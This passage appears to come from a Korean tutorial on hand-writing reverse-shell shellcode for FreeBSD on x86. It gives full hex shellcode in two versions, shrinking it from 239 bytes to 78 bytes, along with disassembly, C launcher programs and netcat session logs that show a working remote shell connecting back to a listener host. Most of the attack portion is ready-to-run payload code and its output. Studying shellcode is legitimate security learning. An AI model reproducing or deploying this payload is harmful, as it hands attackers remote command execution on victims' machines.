"₩xe8₩x8d₩x00₩x00₩x00₩x85₩xc0₩x0f₩x85₩xad₩x00₩x00₩x00₩xe8₩xaf₩x00₩x00₩x00"
"₩x5e₩x6a₩x00₩x6a₩x01₩x6a₩x02₩xe8₩x7c₩x00₩x00₩x00₩x89₩x06₩x83₩xc4₩x0c"
"₩xc6₩x46₩x09₩x02₩xc6₩x46₩x0b₩x50₩xc7₩x46₩x0c₩xc0₩xa8₩xf8₩x01₩x6a₩x10"
"₩x8d₩x5e₩x08₩x53₩xff₩x36₩xe8₩x63₩x00₩x00₩x00₩x83₩xc4₩x0c₩x6a₩x00₩xff₩x36"
"₩xe8₩x5f₩x00₩x00₩x00₩x83₩xc4₩x08₩x6a₩x01₩xff₩x36₩xe8₩x53₩x00₩x00₩x00"
"₩x83₩xc4₩x08₩x6a₩x02₩xff₩x36₩xe8₩x47₩x00₩x00₩x00₩x83₩xc4₩x08"
"₩xc7₩x46₩x18₩x2f₩x62₩x69₩x6e₩xc7₩x46₩x1c₩x2f₩x73₩x68₩x00₩x8d₩x5e₩x18"
"₩x89₩x5e₩x20₩xc7₩x46₩x24₩x00₩x00₩x00₩x00₩x6a₩x00₩x8d₩x56₩x24₩x52₩x53"
"₩xe8₩x25₩x00₩x00₩x00₩xe8₩x28₩x00₩x00₩x00₩xb8₩x02₩x00₩x00₩x00₩xcd₩x80₩xc3"
"₩xb8₩x61₩x00₩x00₩x00₩xcd₩x80₩xc3₩xb8₩x62₩x00₩x00₩x00₩xcd₩x80₩xc3"
"₩xb8₩x5a₩x00₩x00₩x00₩xcd₩x80₩xc3₩xb8₩x3b₩x00₩x00₩x00₩xcd₩x80₩xc3"
"₩xb8₩x01₩x00₩x00₩x00₩xcd₩x80₩xe8₩x4c₩xff₩xff₩xff"
"₩x00₩x00₩x00₩x00₩x00₩x00₩x00₩x00₩x00₩x00"
"₩x00₩x00₩x00₩x00₩x00₩x00₩x00₩x00₩x00₩x00"
"₩x00₩x00₩x00₩x00₩x00₩x00₩x00₩x00₩x00₩x00"
"₩x00₩x00₩x00₩x00₩x00₩x00₩x00₩x00₩x00₩x00";

main()
{
        printf("Length = %d bytes₩n", sizeof(sh));
        void(*shell)() = (void *)sh;
```

```
        shell();
}
[graylynx@freebsd62 ~/work/reverse_sh]$ gcc reverse_op2.c -o reverse_op2
[graylynx@freebsd62 ~/work/reverse_sh]$ ./reverse_op2
Length = 239 bytes
[graylynx@freebsd62 ~/work/reverse_sh]$
```

--

--

```
C:₩Documents and Settings₩graylynx>nc -l -p 80
uname; id
FreeBSD
uid=1001(graylynx) gid=1001(graylynx) groups=1001(graylynx), 0(wheel)
netstat -an | grep 192.168.248.1
tcp4       0      0  192.168.248.41.50111   192.168.248.1.80       ESTABLISHED
tcp4       0      0  192.168.248.41.22      192.168.248.1.17620    ESTABLISHED
tcp4       0      0  192.168.248.41.22      192.168.248.1.13109    ESTABLISHED
```

--

일단 작동은 하는군요 ^^
하지만 코드가 너무 크고, 0x00 이 포함되어 있습니다. 이번에는 단순히 0x00 만 제거하는 게 아니라, 최소한의 명령어로 작동 가능한 최적화된 쉘코드를 만들어 봅시다.

위에서 언급한 메타스플로잇의 쉘코드를 보면, 최적화를 위한 다음과 같은 몇 가지 노하우가 존재 합니다.

1. 다양한 레지스터를 적극 활용한다
2. 가능한 스택을 이용한다 (코드를 이해하기에는 불편해도 작동만 잘되면 그만!)
3. 다양한 cpu 명령어를 이용한다 (push, pop, cdq, xchg 등등..)
4. 오류처리를 하지 않는다

그럼, 우리의 쉘코드에도 저 노하우를 적용시켜보도록 하죠. 다만, 최적화를 위해서는 원래 코드의 상당부분을 새로 작성할 필요가 있습니다. 따라서 원래의 코드와는 달리 상당히 주관적인 코드가 될 가능성이 높습니다. 이 글을 읽으시는 분들도 이미 나와있는 쉘코드만 분석하기보단 자기만의 개성이 담긴 쉘코드를 작성해 본다면 공부에 많은 도움이 될 것 입니다.

아래는 제 나름대로 최적화 해본 Reverse 쉘코드 입니다. 기존 200 바이트 가량의 크기를 자랑하던 녀석을 거의 1/3 수준으로 줄였습니다. 어떻게 그렇게 줄일 수 있냐구요? 그 이유는 여러분의 숙제로 남겨 드릴께요. ^^

--

```
[graylynx@freebsd62 ~/work/reverse_sh]$ objdump -d reverse_sh3
...
0804848c <main>:
 804848c:       6a 61                   push   $0x61
 804848e:       58                      pop    %eax
 804848f:       99                      cltd
```

```
 8048490:       52                      push   %edx
 8048491:       42                      inc    %edx
 8048492:       52                      push   %edx
 8048493:       42                      inc    %edx
 8048494:       52                      push   %edx
 8048495:       57                      push   %edi
 8048496:       cd 80                   int    $0x80
 8048498:       93                      xchg   %eax,%ebx
 8048499:       68 c0 a8 f8 01          push   $0x1f8a8c0
 804849e:       b8 ff fd ff af          mov    $0xaffffdff,%eax
 80484a3:       f7 d8                   neg    %eax
 80484a5:       50                      push   %eax
 80484a6:       89 e2                   mov    %esp,%edx
 80484a8:       6a 10                   push   $0x10
 80484aa:       52                      push   %edx
 80484ab:       53                      push   %ebx
 80484ac:       57                      push   %edi
 80484ad:       6a 62                   push   $0x62
 80484af:       58                      pop    %eax
 80484b0:       cd 80                   int    $0x80
 80484b2:       6a 02                   push   $0x2
 80484b4:       59                      pop    %ecx

080484b5 <dup2>:
 80484b5:       51                      push   %ecx
 80484b6:       53                      push   %ebx
 80484b7:       57                      push   %edi
 80484b8:       6a 5a                   push   $0x5a
 80484ba:       58                      pop    %eax
 80484bb:       cd 80                   int    $0x80
 80484bd:       49                      dec    %ecx
 80484be:       79 f5                   jns    80484b5 <dup2>
 80484c0:       50                      push   %eax
 80484c1:       68 2f 2f 73 68          push   $0x68732f2f
 80484c6:       68 2f 62 69 6e          push   $0x6e69622f
 80484cb:       89 e2                   mov    %esp,%edx
 80484cd:       50                      push   %eax
 80484ce:       54                      push   %esp
 80484cf:       52                      push   %edx
 80484d0:       57                      push   %edi
 80484d1:       6a 3b                   push   $0x3b
 80484d3:       58                      pop    %eax
 80484d4:       cd 80                   int    $0x80
...
--

--
[graylynx@freebsd62 ~/work/reverse_sh]$ cat reverse_op3.c
char sh[] =
"₩x6a₩x61₩x58₩x99₩x52₩x42₩x52₩x42₩x52₩x57₩xcd₩x80₩x93₩x68₩xc0₩xa8₩xf8₩x01"
"₩xb8₩xff₩xfd₩xff₩xaf₩xf7₩xd8₩x50₩x89₩xe2₩x6a₩x10₩x52₩x53₩x57₩x6a₩x62₩x58"
"₩xcd₩x80₩x6a₩x02₩x59₩x51₩x53₩x57₩x6a₩x5a₩x58₩xcd₩x80₩x49₩x79₩xf5₩x50"
"₩x68₩x2f₩x2f₩x73₩x68₩x68₩x2f₩x62₩x69₩x6e₩x89₩xe2₩x50₩x54₩x52₩x57₩x6a₩x3b"
```

```
"₩x58₩xcd₩x80";

main()
{
        printf("Length = %d bytes₩n", sizeof(sh));
        void(*shell)() = (void *)sh;
        shell();
}
[graylynx@freebsd62 ~/work/reverse_sh]$ gcc reverse_op3.c -o reverse_op3
[graylynx@freebsd62 ~/work/reverse_sh]$ ./reverse_op3
Length = 78 bytes
[graylynx@freebsd62 ~/work/reverse_sh]$
--


--
C:₩Documents and Settings₩graylynx>nc -l -p 80
uname -a
FreeBSD freebsd62.localhost 6.2-RELEASE FreeBSD 6.2-RELEASE #0: Fri Jan 12 10:40
:27 UTC 2007     root@dessler.cse.buffalo.edu:/usr/obj/usr/src/sys/GENERIC  i386

id
uid=1001(graylynx) gid=1001(graylynx) groups=1001(graylynx), 0(wheel)

netstat -an | grep 192.168.248.1
tcp4       0      0  192.168.248.41.54759   192.168.248.1.80       ESTABLISHED
tcp4       0      0  192.168.248.41.22      192.168.248.1.17620    ESTABLISHED
tcp4       0      0  192.168.248.41.22      192.168.248.1.13109    ESTABLISHED

ps -ef | grep reverse_op3
ps: Process environment requires procfs(5)
15263  p0  S+     0:00.00  grep reverse_op3
--
```

V. 참고자료

1. 이동우,『Network Shellcode 만들기』
2. 1ndr4,『Execute Shellcode on the Mac OS X (Part 2)』
3. 정진욱,『START of HACKER』
4. http://metasploit.com/shellcode/bsd/ia32/single_bind_tcp_shell.disasm

부족한 글 끝까지 읽어주셔서 감사합니다 :-)